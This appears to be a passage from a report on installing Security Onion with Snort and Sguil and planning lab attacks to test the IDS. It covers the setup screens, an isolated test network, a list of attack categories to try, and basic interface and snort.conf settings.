

Figure 4.4: Begin the setup of SO by clicking on “Setup”.



Figure 4.5: Obviously, we want to continue.

Next, the management interface has to be chosen. In our case, this is eth0, the wireless network adapter. The management interface is the normal interface that is used to communicate with the network. I.e., not the promiscious / sniffing interface.



Figure 4.6: As previously mentioned, the wireless LAN adapter will be used as the management interface (eth0).

After having chosen the management interface, SO asks whether DHCP or static IP addressing has to be used. We opt for DHCP since we only use SO for testing purposes.



Figure 4.7: Since SO will only be used for testing purposes, DHCP can and will be chosen over a static IP.

As the management interface is set up, the sniffing interface can be configured. This is done in the next step. Our sniffing interface will be eth1 - the wired ethernet adapter.



Figure 4.8: As previously mentioned, the wired LAN adapter will be used as the sniffing / monitoring interface (eth1).

Next, SO asks whether or not the new configuration can be made persistent. Obviously, we choose "yes" and the system is rebooted.



Figure 4.9: Configuration of the network interfaces has been completed. Time to reboot the system!

When the system has been rebooted, setup is entered again. SO will detect that the network interface have been configured and will proceed to the next phase of the configuration process: the configuration of Snort and Sguil.

There exist two possibilities for the next phase. Either one choses to proceed with the basic, quick setup or one choses to proceed using the advanced setup. These are the differences:

Quick setup will

- Configure SO to use Snort.
- Monitor all network interfaces.
- Enable Sguil, Squert and Snorby.

Advanced setup will

- Install either a Sguil server, Sguil sensor, or both.
- Use either Snort or Suricata.
- Provide the option to select an IDS ruleset.
- Provide the choice of which network interface has to be configured.

We will opt for advanced setup.



Figure 4.10: Since advanced setup offers more configuration options, this setup mode is chosen.

In our setup, the server and sensor will be installed on the same machine, so standalone configuration is chosen.



Figure 4.11: Since our test lab is small, a standalone setup is sufficient.

Next, a username, email address and password need to be chosen for logging in into Sguil, Squert and Snorby.



Figure 4.12: Selecting a username, email address and password respectively.

As previously mentioned, the Snort alerts are kept in the Sguil database. But of course, in a huge and noisy network, the tables can fill quickly with data. Therefore, Sguil offers the possibility to purge old data. In the next step, one has to select after how many days data has to be purged.



Figure 4.13: The number of days data has to be kept in the Sguil database.

In the next, important step, SO offers the choice of IDS. We will opt for Snort.



Figure 4.14: Chosing between Snort and Suricata

Next, SO offers the choice of ruleset. Since I use the community rules, "Emerging Threats GPL" is the logical choice.



Figure 4.15: Emerging Threats GPL ruleset is the logical, non-paid choice.

Once again, the monitoring / sniffing interface has to be selected.



Figure 4.16: As selected before, the sniffing interface is eth1, the wired LAN interface.

Then, since we have multiple CPU cores available, we are presented with the option to select how many CPU cores we want to use with Snort. Since the physical machine has a dual-core processor, two instances (processes) of Snort will run on the system.



Figure 4.17: Since we have a dual-core processor available, two instances of Snort wil run on the system.

Eventually, with everything set and done, Security Onion can make the changes persistent after which the system has to be rebooted.



Figure 4.18: Apply the changes!

With Security Onion (and Snort and Sguil) installed and configured, we can start using it. Of course, in order to be sure whether Snort indeed picks up all the traffic that flows through the network, we must first test it.

This can be done by running Snort in test mode which yields following output. For this, I logged in into Security Onion using an SSH session.



Figure 4.19: Testing if Snort works correctly.

Now that everything has been installed correctly and the working of Snort has been verified, we can begin with penetration testing our network. This is the subject of the next chapter.

5 Testing and configuring Snort

Chapter contents

As the installation of Snort, Sguil, Snorby has been completed, we will now focus on the testing and configuration of Snort.

5.1 Introduction

In order to make sure that Snort is actually protecting our network against numerous and various anomalies, it is essential to test Snort against various attacks. Based on how Snort reacts on the attacks, we will configure Snort, that is, modifying the rules (signatures), add rules if no alerts are raised or removing some of the rules that are triggering false alerts. Not only can one adjust the rules, also thresholds and limitations of how many alerts each rule is allowed to generate can be set.

Of course, false positives will also be generated and the art of configuring Snort is minimizing the amount of false positives and maximizing the generation of alerts of real threads.

The difficulty lies in the fact to distinguish real threads from false positives. One may also not forget that each network is different, so there does not exist an "optimal" or "perfect" configured set of rules for all networks. Each network has to be examined and configured independently. However, this process takes up some time. Speaking in terms of weeks or even months is not unusual.

5.2 Testing environment

To perform the actual tests, a correct working network is needed. All the attacks are performed in a designated testing lab.

How does this work? All computers are connected to the same switch. Security Onion is installed in VirtualBox on a physical machine.

The management interface of Security Onion has the IP address of 192.168.1.3-8. Remember that we used DHCP for the management interface, this explains the range. Note that the sniffing interface has promiscious mode set and therefore does not have an IP address.

The target (victim) computer has the IP address of 192.168.1.17 (static IP). All attacks are launched to this machine.

The attacker (ourself) uses a computer with IP address 192.168.1.40 (static IP) will initiate various attacks on the network.

Summary

- Victim host
  - OS: Windows 7 Professional SP1 64 bit
  - IP address: 192.168.1.17
- Attacking host
  - OS: Windows 7 Professional SP1 32 bit
  - IP address: 192.168.1.40
- Security Onion (Snort)
  - OS: Xubuntu 12.04 LTS 64 bit
  - IP address (eth0): 192.168.1.3-8
  - IP address (eth1): none - promiscious mode

5.3 What types of attacks will be performed?

Various types of network and host attacks will be executed on the network in order to test Snort's reaction. These types include:

- Port scans
  - Basic port scan
  - Advanced port scan
- Webserver attacks
  - VISA card numbers sent in plain text over the network
  - XSS
  - SQL Injection
  - Command Injection
- FTP server attacks
  - FTP root access
  - FTP malicious payloads
  - Various other FTP attacks
- SSH attacks
- SMB attacks
  - List shares
  - List users
  - Login attempts
  - Bruteforce attempts
- Database attacks
  - Database scanning
  - Login attempts (including root access)
  - Bruteforce attempts
- Trojan and virus injection / infection
- DOS attacks

5.3.1 Motivation for the choice of the attacks

Why were these nine types of attacks chosen? The attacks are based on the actual services provided by some servers in my own home network. I have for example a web server running, an FTP server, a Samba server and a MySQL server. All those servers are running on Linux and to remotely login on those servers, SSH is frequently used.

So that is why webserver, FTP and SMB attacks will be performed. In addition, each hacker starts by scanning the network for running computers and once a computer has been found, a port scan is executed to scan the host for open ports which the hacker can exploit.

5.4 Testing methods

On the victim host, a webserver, FTP server, Samba server, database server and SSH server are installed. The correct functioning of those services is controlled and when it is confirmed that the service / server that is about to be attacked functioning properly, the actual attack is performed.

After the attack has been performed, Sguil is checked for realtime events. Remember that Snort writes its "findings" to the Sguil database. When the attack is listed, it means that Snort has successfully picked up / recognized the attack

Obviously, all of the above attacks can also be performed in my real network, but especially for the DOS attack and the Trojan infections, I chose not to use my real network and to set up a private, testing network.

5.5 First things first: basic configuration of Snort

First of all, we need to verify the network settings. Therefore, the "ifconfig" command is run. In addition, we also have a look at "/etc/network/interfaces" to confirm the settings.



Figure 5.1: Network settings are correct. eth0, the management interface received an IP address from the DHCP server. eth1 runs in promiscious mode and captures all the packets on the network. No IP address has been set (as it should be).

```
# loopback network interface
auto lo
iface lo inet loopback

# Management network interface
auto eth0
iface eth0 inet dhcp

# Sniffing network interface
auto eth1
iface eth1 inet manual
  up ip link set $IFACE promisc on arp off up
  down ip link set $IFACE promisc off down
  post-up ethtool -G $IFACE rx 4096; for i in rx tx sg tso ufo gso gro lro; do ethtool -K $IFACE $i off; done
  post-up echo 1 > /proc/sys/net/ipv6/conf/$IFACE/disable_ipv6
```

Figure 5.2: Confirmation of the network settings.

After having verified that the network settings are correct, we can configure some of the

basic options of Snort. This includes network settings and is performed in “snort.conf”. For example, the network segments on which Snort has to listen have to be configured.

```
# Setup the network addresses you are protecting
ipvar HOME_NET [192.168.1.0/16,10.0.0.0/8,172.16.0.0/12]

